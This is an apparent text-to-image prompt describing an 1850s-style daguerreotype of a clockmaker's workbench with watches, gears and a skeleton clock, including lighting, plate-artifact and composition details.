An antique clockmaker's workbench covered with open pocket watches, scattered brass gears, a small bell-jar dome over a skeleton clock, a jeweler's loupe, fine tweezers, and an oil lamp, photographed as an 1850s daguerreotype. The image sits on a silver-mirrored copper plate with a cool silvery-grey tonal range, deep velvety shadows, and soft bright highlights that shimmer like polished metal. Extremely fine detail in the gear teeth and engraved watch movements, with shallow depth of field from a long exposure. Light falls softly from a tall window on the left, catching the brass edges and the glass dome. Behind the bench, a wooden wall cabinet with small drawers and a few hanging wall clocks fades into gentle darkness. Authentic plate artifacts: subtle tarnish halos around the edges, faint swirl marks, tiny dust specks, and a slight blue-bronze iridescence in the darkest areas, framed by a thin ornate brass mat with rounded corners. Calm, quiet, timeless mood. Wide landscape 16:9. No people, no hands, no text, no letters, no logos.

